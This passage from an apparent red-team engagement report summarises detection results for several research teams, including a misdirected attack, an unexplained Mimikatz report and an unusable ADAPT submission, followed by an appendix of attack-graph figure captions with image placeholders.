Performance was an issue as the hosts crashed or were unresponsive at times throughout the engagement. To THEIA's credit, though, they were able to resolve the issues during the engagement, and we were able to run a complete attack against one of their hosts.

11.2.6 TA1 MARPLE

No successfully reported attacks on TA1 MARPLE. We only ran 2 attacks against their host, and unfortunately one of those was against an uninstrumented host which had been taken out of the engagement. There were problems with the benign activity and the TA1 MARPLE host where the benign activity would either close the open running instrumentation process or cause the host to reboot. Because of this, BBN pared down the number of TA1 MARPLE hosts from 3 to 1. Unfortunately, we

attacked the wrong host such that no data was generated for TA2s to analyze. The other attack on 5/9 went unreported.

On 5/13, unexpectedly reported Mimikatz behavior. This is unusual because mimikatz itself was not used at all during the engagement. We did use a mimikatz module on Windows 10, but not against TA1 MARPLE. The data almost seemed like it was remaining from Engagement 4. We asked BBN if there could have been an issue with stale data, and they did not think so. We're not sure what this was or why it was reported.

11.3 ADAPT

After reading the report provided by ADAPT we were unable to separate the signal from the noise. What the report contained was page after page of raw data with no analysis and no graphs identifying malicious activity. Based on the data provided, we could not evaluate them.

Appendix A. Graphs




Figure 1: CADETS1 Nginx Drakon APT




Figure 2: CADETS2 Nginx Drakon APT




Figure 3: ClearScope 1 Lockwatch APK Java APT




Figure 4: ClearScope 1 Tester Micro APT BinFmt-Elevate




Figure 5: ClearScope AppStarter APK Micro APT




Figure 6: ClearScope 2 Barephone Micro APT




Figure 7: FiveDirections 1 Drakon APT Verifier




Figure 8: FiveDirections 2 Firefox BITS Micro APT




Figure 9: Firefox Drakon APT Elevate Copykatz Sysinfo




Figure 10: Firefox DNS Drakon APT FileFilter-Elevate

